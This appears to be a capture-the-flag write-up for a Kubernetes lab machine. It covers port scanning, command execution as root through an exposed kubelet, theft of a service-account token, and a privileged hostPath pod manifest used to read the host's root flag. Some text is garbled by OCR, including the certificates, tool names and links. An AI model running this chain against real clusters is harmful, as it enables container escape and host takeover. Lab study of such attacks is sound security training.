

0x1 Scan

I found these ports

- 22 **SSH**
- 2379 **SSL/etcd-client**
- 2380 **SSL/etcd-server**
- 8443 **SSL/https-alt**
- 10249 **HTTP**
- 10250 **SSL/HTTP**
- 10256 **HTTP**


```
| B7zh1MjeS2/KF3c6QXegbC6EREJ4/STC0c19X01PR97yCA0BLBEE19CW9g1FJ/Y1
| cAoSBhIx3L58pWChW45DGRK1QPtR2XMYNDofeFX6ruVV1zX0mQ2P2VHKqqtunThV
| LqadP5+EYWEh2LZ+j4KP3Ug32J0xHxZQK0d2s14uCB4kgGcRcggoG3aJBat5T8Hn
| uINyHHx3ii0kqrWIZkbP6LV2CW1ChAq43korH2rf+vvLv2PtJxU/Hi3e4XQX34Kr
| U3c4+povxe0ZYkLEko64A94HqmWzdWkkG8ZMVZ7MYA==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
```

```
2380/tcp open  ssl/etcd-server? syn-ack
|_ tls-alpn:
|_ h2
|_ ssl-cert: Subject: commonName=steamcloud
| Subject Alternative Name: DNS:localhost, DNS:steamcloud, IP Address:10.10.11.133, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:1
| Issuer: commonName=etcd-ca
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-03-14T15:29:17
| Not valid after: 2024-03-13T15:29:18
| MD5: 8575 5db5 6536 a080 1741 14a8 d119 3b83
| SHA-1: 8fbd 125f 1252 41f5 ebeb fce4 e339 1dc5 8ebb 4046
|_-----BEGIN CERTIFICATE-----
| MIDSzCCAj0gAwIBAgIIXPaSq9BMergwDQYJKoZIhvcNAQELBQAwEjEQMA4GA1UE
| AxMHZXRjZC1jYTAeFw0yMzAzMTQxNTI5MTdaFw0yNDAzMTMxNTI5MThaMBUxEzAR
| BgNVBAMTCnN0ZWZtY2xvdWQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB
| AQDm4gVfrvj16UxRHwmw3sMxwIANwd8K2PnuREMKdy0y8tpaEsVVvZeAkzIibf9m
| gB68Dnx6zgmIgyWHxFIKSq/vb554UHNf7XLRJrQ5rLqr3AjwU+Idj6K9gEAactU
| Q5QNTevjuDxyb9uzSLYI0XNaP3Qbc7bZU/8r3QKmNRiCl+ViAbgyEDS8jDErrszU
| WvGkIOZesoAucZekKeefqMxzwKL2/qWONsa78dFB0yPQ4xXxuTvqtBXw60Xn87BZ
| HT9dT+SbAwThWSQ0i34RaLuBRgxnhrrnIzdXAmP2NdVIAtQ0oN/k+muy/peU5hm0v
| wYWLKkCcwLPVByKI4UZARoxjAgMBAAgjaEwgZ4wDgYDVRR0PAQH/BAQDAgWgMB0G
| A1UdJQQWMBQGCCsGAQUFBwMBBggrBgEFBQcDAjAMBGNVHRMBAf8EAjAAMB8GA1Ud
| IwQYMBaAFH3Ih45yW3wFRlkmqtqKUGXu7F8guMD4GA1UdEQQ3MDWCCWxvY2FsaG9z
| dIIKc3RlYW1jb691ZICeCgoLhYcEfWAAAYcQAAAAAAAAAAAAAAAAAATANBgkq
| hkiG9w0BAQsFAA0CAQEAG49VagTs8BIC73Mp+AmvtIuALuyhjEMkv0+jIFn4/cWr
| Rb0Z0XDBelYLuz2XS6EkLEfVdrfJ+IJMgVkugfY/tkFjtA/MpZz4aVanagtu0w+
| PYZEVsvjt7KATYHMG6h/4rr+zuKFJMBIJT7wIA8yWXgSHMneYK2PT6pWISQod3n6
| FsttLg1k7PRQ77llqtXQccBCSAnob9JoTv6RTBB1WFRJGKoy3Z43TiN5ZHeN0FAa
| ONN56IBlu04jrwYHhZQ4ckWslCkZ0nci5sPtWMrf351J0LubLLNNyNk+Mejx32DB
| hHCrrUCVcnTbvemLbnBQf/4q002FVsjnrXSaX0r+gw==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
```

```
8443/tcp open ssl/https-alt syn-ack
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 403 Forbidden
|     Audit-Id: 64bbc125-327a-453e-97b1-457512511bff
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: b18c80fc-ad45-4e03-a1e9-e854ed463104
|     X-Kubernetes-Pf-Prioritylevel-Uid: 7bee65c9-e23a-49f8-973d-9cb24aa4d34e
|     Date: Tue, 14 Mar 2023 15:30:12 GMT
|     Content-Length: 212
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"fo
|   }
|   GetRequest:
|     HTTP/1.0 403 Forbidden
|     Audit-Id: cd2a4b84-1743-4263-98bd-8b7bb706efd2
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: b18c80fc-ad45-4e03-a1e9-e854ed463104
|     X-Kubernetes-Pf-Prioritylevel-Uid: 7bee65c9-e23a-49f8-973d-9cb24aa4d34e
|     Date: Tue, 14 Mar 2023 15:30:12 GMT
|     Content-Length: 185
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"fo
|   HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Audit-Id: 82e45f96-046c-4f2a-aff7-4d889484fbca
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: b18c80fc-ad45-4e03-a1e9-e854ed463104
|     X-Kubernetes-Pf-Prioritylevel-Uid: 7bee65c9-e23a-49f8-973d-9cb24aa4d34e
|     Date: Tue, 14 Mar 2023 15:30:12 GMT
|     Content-Length: 189
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"fo
|_ http-title: Site doesn't have a title (application/json).
|   tls-alpn:
|     h2
|_ http/1.1
|   ssl-cert: Subject: commonName=minikube/organizationName=system:masters
|   Subject Alternative Name: DNS:minikubeCA, DNS:control-plane.minikube.internal, DNS:ku
ress:10.10.11.133, IP Address:10.96.0.1, IP Address:127.0.0.1, IP Address:10.0.0.1
|   Issuer: commonName=minikubeCA
|   Public Key type: rsa
|   Public Key bits: 2048
```

```
10249/tcp open  http          syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
10250/tcp open  ssl/http          syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_ssl-cert: Subject: commonName=steamcloud@1678807760
|_Subject Alternative Name: DNS:steamcloud
|_Issuer: commonName=steamcloud-ca@1678807760
|_Public Key type: rsa
|_Public Key bits: 2048
|_Signature Algorithm: sha256WithRSAEncryption
|_Not valid before: 2023-03-14T14:29:20
|_Not valid after: 2024-03-13T14:29:20
|_MD5: b599 aad1 e561 1791 02d3 136b 2e47 6d3a
|_SHA-1: 865b 7e30 0766 39a7 69ce 0079 0247 1e6a c828 4174
|_-----BEGIN CERTIFICATE-----
|_MIIDKzCCAaH0gAwIBAgIBAJANBgkqhkiG9w0BAQsFADAjMSEwHwYDVQQDDDBhZdGVh
|_bWNSb3VhLWNhQDE2Nzg4MDE3NjAwHhcNMjMwMzE0MTQyOTIwWWhcNMjMwMzEzMTQy
|_OTIwWjAgMR4wHAYDVQQDDDBVzd6VhbWNSb3VhQDE2Nzg4MDE3NjAwggEiMA0GCSqG
|_SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDjHqLKydNSIBJ+1vNTq00pA4fL0s+1n4IU
|_Nvv5nAQlyBeID17ZtNK1UmvVp7VJhCr7ZfZd1hoJCfIhbPpyKBhTu0nqTng+QW27
|_PLeiq60LNhzTjq4cHjdvpdUu+gVAz06aQj0h0gkRs6cZ74/0x6v3SbLmisUEqIV3
|_eV3qyOFTLWNcZuX9TzCH9uQpwT9hcLjVmWq/oe9fQNs6fvu98vPeLZ3MLimhhbSy
|_y0CG7mZsuIszF2ofHdmIbn1x73SICt8amSjWZqDsmJbXP06PTc6Nkv+1DR2vGpy
|_xHWNRT8niBf3wJwiD11PR9D+We5mgJG4T8qZXjLeaXXCdIgdP02DAgMBAAgjbTBr
|_MA4GA1UdDwEB/wQEAwIFoDATBgNVHSUEDDAKBggrBgEFBQcDATAMBgNVHRMBAf8E
|_AjaAMB8GA1UdIwQYMBaAFBwuswZy9e15WLzHpU0NNA1Qj6pMMBUGA1UdEQQQOMAYC
|_CnN0ZWFTy2xvdWQwDQYJKoZIhvcNAQELBQADggEBACZXxuHlI+ZsgRcoaoW5H6BE
|_nfgunEWW9WjQzkeavnly+swCVPcdC8oSFLT50L6GRiytJXyjcYG9oD1x36nhls3E
|_qJ30a1Ten032Kv3/NcWo+CmnwGyXUQDSFduNscT/5HngIZge5DXcosy3Twt7dsTk
|_uJmccVnU8DMKYzJWz0iEz9le04dPcSDs8LQd1d+NuMPe5c2ZcF/1syH1xMnpttPf
|_zVdSs9UyQDqCgeqqA7MKxuQ7Uz93NkV9diERZQu0iu5x7C4aAMJEwG95KjvNrWtt
|_KDRHYXm6CzajzsSSbnWxfQfQSiX0rZVRxqp812fFjjGyptW/ZwQU7TDSa8XMe4U=
|_-----END CERTIFICATE-----
|_tls-alpn:
|_ h2
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
```



```

10256/tcp open  http          syn-ack Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the f
SF-Port8443-TCP:V=7.92%T=SSL%I=7%D=3/14%Time=641092F4%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,22F,"HTTP/1\0\0403\0Forbidden\r\nAudit-Id:\x20cd2a4
SF:b84-1743-4263-98bd-8b7bb706efd2\r\nCache-Control:\x20no-cache,\x20priva
SF:te\r\nContent-Type:\x20application/json\r\nX-Content-Type-Options:\x20n
SF:osniff\r\nX-Kubernetes-Pf-Flowschema-Uid:\x20b18c80fc-ad45-4e03-a1e9-e8
SF:54ed463104\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x207bee65c9-e23a-49f8-
SF:973d-9cb24aa4d34e\r\nDate:\x20Tue,\x2014\x20Mar\x202023\x2015:30:12\x20
SF:GMT\r\nContent-Length:\x20185\r\n\r\n{"kind":"Status","apiVersion\
SF:":"v1","metadata":{"},"status":"Failure","message":"forbidden
SF::\x20User\x20\\\system:anonymous\\\x20cannot\x20get\x20path\x20\\\
SF:\/\\\","reason":"Forbidden","details":{"},"code":403}\n")%r(HTTP
SF:Options,233,"HTTP/1\0\0403\0Forbidden\r\nAudit-Id:\x2082e45f96-046
SF:c-4f2a-aff7-4d889484fbca\r\nCache-Control:\x20no-cache,\x20private\r\nC
SF:ontent-Type:\x20application/json\r\nX-Content-Type-Options:\x20nosniff\
SF:r\nX-Kubernetes-Pf-Flowschema-Uid:\x20b18c80fc-ad45-4e03-a1e9-e854ed463
SF:104\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x207bee65c9-e23a-49f8-973d-9c
SF:b24aa4d34e\r\nDate:\x20Tue,\x2014\x20Mar\x202023\x2015:30:12\x20GMT\r\n
SF:Content-Length:\x20189\r\n\r\n{"kind":"Status","apiVersion":"v1\
SF:","metadata":{"},"status":"Failure","message":"forbidden:\x20Us
SF:er\x20\\\system:anonymous\\\x20cannot\x20options\x20path\x20\\\
SF:\/\\\","reason":"Forbidden","details":{"},"code":403}\n")%r(Four0hF
SF:ourRequest,24A,"HTTP/1\0\0403\0Forbidden\r\nAudit-Id:\x2064bbc125-
SF:327a-453e-97b1-457512511bff\r\nCache-Control:\x20no-cache,\x20private\r
SF:\nContent-Type:\x20application/json\r\nX-Content-Type-Options:\x20nosni
SF:ff\r\nX-Kubernetes-Pf-Flowschema-Uid:\x20b18c80fc-ad45-4e03-a1e9-e854ed
SF:463104\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x207bee65c9-e23a-49f8-973d
SF:-9cb24aa4d34e\r\nDate:\x20Tue,\x2014\x20Mar\x202023\x2015:30:12\x20GMT\
SF:r\nContent-Length:\x20212\r\n\r\n{"kind":"Status","apiVersion":"
SF:v1","metadata":{"},"status":"Failure","message":"forbidden:\x2
SF:0User\x20\\\system:anonymous\\\x20cannot\x20get\x20path\x20\\\
SF:\x20ports,/Trinity.txt\bak\\\","reason":"Forbidden","details"
SF::{"},"code":403}\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

0x2 Kubernetes

8443


I use Python script to check.

```

python
1  import requests
2  import urllib3
3
4  urllib3.disable_warnings()
5
6  host = "https://10.10.11.133:8443/"
7  headers = {'Content-Type':'application/json'}
8
9  req = requests.get(host, verify=False)
10 res = req.text
11


```


logs is interesting.




[alternatives.log](#)
[alternatives.log.1](#)
[apt/](#)
[auth.log](#)
[auth.log.1](#)
[auth.log.2.gz](#)
[btmp](#)
[btmp.1](#)
[containers/](#)
[daemon.log](#)
[daemon.log.1](#)
[daemon.log.2.gz](#)
[debug](#)
[debug.1](#)
[debug.2.gz](#)
[dpkg.log](#)
[dpkg.log.1](#)
[faillog](#)
[installer/](#)
[kern.log](#)
[kern.log.1](#)
[kern.log.2.gz](#)
[lastlog](#)
[messages](#)
[messages.1](#)
[messages.2.gz](#)
[pods/](#)
[private/](#)
[syslog](#)
[syslog.1](#)
[syslog.2.gz](#)
[syslog.3.gz](#)
[syslog.4.gz](#)
[syslog.5.gz](#)
[user.log](#)
[user.log.1](#)
[user.log.2.gz](#)
[vmware-network.1.log](#)
[vmware-network.2.log](#)
[vmware-network.3.log](#)
[vmware-network.4.log](#)
[vmware-network.5.log](#)
[vmware-network.6.log](#)
[vmware-network.7.log](#)
[vmware-network.8.log](#)
[vmware-network.9.log](#)
[vmware-network.log](#)
[vmware-vmtoolsd.1.log](#)
[vmware-vmtoolsd.2.log](#)
[vmware-vmtoolsd.3.log](#)
[vmware-vmtoolsd.log](#)
[wtmp](#)

Pods might contain the pod logs, but I do not find anything meaningful inside.



Kubeletctl

I use Kubeletctl to interact with Kubernetes API.



Then I check which servers can run a command.

```
≡ offsec/steamcloud git:(master) ► kubectl --server 10.10.11.133 scan rce
```

Node with pods vulnerable to RCE					
	NODE IP	PODS	NAMESPACE	CONTAINERS	RCE
					RUN
1	10.10.11.133	kube-apiserver-steamcloud	kube-system	kube-apiserver	-
2		kube-controller-manager-steamcloud	kube-system	kube-controller-manager	-
3		kube-scheduler-steamcloud	kube-system	kube-scheduler	-
4		kube-proxy-f274b	kube-system	kube-proxy	+
5		storage-provisioner	kube-system	storage-provisioner	-
6		coredns-78fcd69978-phl22	kube-system	coredns	-
7		nginx	default	nginx	+
8		etcd-steamcloud	kube-system	etcd	-

```
≡ offsec/steamcloud git:(master) ►
```

Then I execute command on *nginx* pod

```
≡ offsec/steamcloud git:(master) ► kubectl --server 10.10.11.133 -p nginx -c nginx exec id
uid=0(root) gid=0(root) groups=0(root)
≡ offsec/steamcloud git:(master) ► kubectl --server 10.10.11.133 -p nginx -c nginx exec "ls /"
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
≡ offsec/steamcloud git:(master) ► kubectl --server 10.10.11.133 -p nginx -c nginx exec "ls /home"
≡ offsec/steamcloud git:(master) ► kubectl --server 10.10.11.133 -p nginx -c nginx exec "ls /root"
user.txt
≡ offsec/steamcloud git:(master) ► kubectl --server 10.10.11.133 -p nginx -c nginx exec "ls /root"
```

user.txt

```
≡ offsec/steamcloud git:(master) ► kubectl --server 10.10.11.133 -p nginx -c nginx exec "ls /root"
user.txt
≡ offsec/steamcloud git:(master) ► kubectl --server 10.10.11.133 -p nginx -c nginx exec "cat /root/user.txt"
ef33b9bd3a059be7be3b4785396f194e
≡ offsec/steamcloud git:(master) ►
```

Reverse shell

The *sh* or *bash* reverse shells are not working. There's no *python* either. We can learn about pentesting Kubernetes here

- <https://hacktricks.boititech.com.br/pentesting/pentesting-kubernetes#architecture>

- <https://hacktricks.boitatch.com.br/pentesting/pentesting-kubernetes/enumeration-from-a-pod>

Basically the goal is to

- get access to the token for authentication, and the certificates
- then using it create a service account with higher privilege

I check the folder from the link I mentioned above and read the secrets.

[illegible]

It works.

```

root@offsec/steamcloud git:(master) # export token=$(cat nginx/token)
root@offsec/steamcloud git:(master) # kubectl --server https://10.10.11.133:8443 --token=$token --certificate-authority=nginx/ca.crt get pods
NAME      READY   STATUS    RESTARTS   AGE
nginx     1/1     Running   0           5h1m
root@offsec/steamcloud git:(master) #

```

But it seems this account does not have enough permission.

```

❯ offsec@steamcloud git:(master) ▶ kubectl server https://10.10.11.133:8443 --token=$token --certificate-authority=nginx/ca.crt get namespaces
Error from server (Forbidden): namespaces is forbidden: User "system:serviceaccount:default:default" cannot list resource "namespaces" in API group "" at the cluster scope
❯ offsec@steamcloud git:(master) ▶ kubectl --server https://10.10.11.133:8443 --token=$token --certificate-authority=nginx/ca.crt cluster-info
To further debug and diagnose cluster problems, use 'kubectl cluster-info dump'.
Error from server (Forbidden): services is forbidden: User "system:serviceaccount:default:default" cannot list resource "services" in API group "" in the namespace "kube-system"
❯ offsec@steamcloud git:(master) ▶

```

I check permission.

```
offsec/steamcloud git:(master) ▶ kubectl --server https://10.10.11.133:8443 --token=$token --certificate-authority=nginx/ca.crt auth can-i --list
Resources                                     Non-Resource URLs                               Resource Names                                   Verbs
selfsubjectaccessreviews.authorization.k8s.io []                                               []                                               [create]
selfsubjectrulesreviews.authorization.k8s.io  []                                               []                                               [create]
pods                                           [/.well-known/openid-configuration]           []                                               [get create list]
                                                [/api/*]                                       []                                               [get]
                                                [/api]                                         []                                               [get]
                                                [/apis/*]                                     []                                               [get]
                                                [/apis]                                       []                                               [get]
                                                [/healthz]                                    []                                               [get]
                                                [/healthz]                                    []                                               [get]
                                                [/livez]                                      []                                               [get]
                                                [/livez]                                      []                                               [get]
                                                [/openapi/*]                                  []                                               [get]
                                                [/openapi]                                    []                                               [get]
                                                [/openid/v1/jwks]                             []                                               [get]
                                                [/readyz]                                     []                                               [get]
                                                [/readyz]                                     []                                               [get]
                                                [/version/]                                   []                                               [get]
                                                [/version/]                                   []                                               [get]
                                                [/version]                                    []                                               [get]
                                                [/version]                                    []                                               [get]
```

According to the permissions, the third one

- it says I can *get, create, list* pods

So what I am going to do is

- Read nginx config to see what image is available to use
- Use that image to create a pod
- Inside the pod, mount */root*

```
apiVersion: v1
kind: Pod
metadata:
  name: ghost
  namespace: default
spec:
  containers:
    - name: ghost
      image: nginx:1.14.2
      volumeMounts:
        - mountPath: /root
          name: pwned
  volumes:
    - name: pwned
      hostPath:
        path: /
  automountServiceAccountToken: true
  hostNetwork: true
```

Then I create a pod.

```
≡ offsec/steamcloud git:(master) ▶ nv pwn.yaml
≡ offsec/steamcloud git:(master) ▶ kubectl --server https://10.10.11.133:8443 --token=$token --certificate-authority=nginx/ca.crt apply -f pwn.yaml
pod/ghost created
≡ offsec/steamcloud git:(master) ▶ kubectl --server https://10.10.11.133:8443 --token=$token --certificate-authority=nginx/ca.crt get pods
NAME    READY   STATUS    RESTARTS   AGE
ghost   1/1     Running   0           7s
nginx   1/1     Running   0           5h23m
≡ offsec/steamcloud git:(master) ▶
```

root.txt

```
≡ offsec/steamcloud git:(master) ▶ kubeletctl --server 10.10.11.133 -p ghost -c ghost exec id
uid=0(root) gid=0(root) groups=0(root)
≡ offsec/steamcloud git:(master) ▶ kubeletctl --server 10.10.11.133 -p ghost -c ghost exec 'ls /'
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
≡ offsec/steamcloud git:(master) ▶ kubeletctl --server 10.10.11.133 -p ghost -c ghost exec 'ls /root'
bin home lib32 media root sys vmlinuz
boot initrd.img lib64 mnt run tmp vmlinuz.old
dev initrd.img.old libx32 opt sbin usr
etc lib lost+found proc srv var
≡ offsec/steamcloud git:(master) ▶ kubeletctl --server 10.10.11.133 -p ghost -c ghost exec 'ls /root/root'
root.txt
≡ offsec/steamcloud git:(master) ▶ kubeletctl --server 10.10.11.133 -p ghost -c ghost exec 'cat /root/root/root.txt'
7c87d7909d0c47a404686f2ab18230e1
≡ offsec/steamcloud git:(master) ▶
```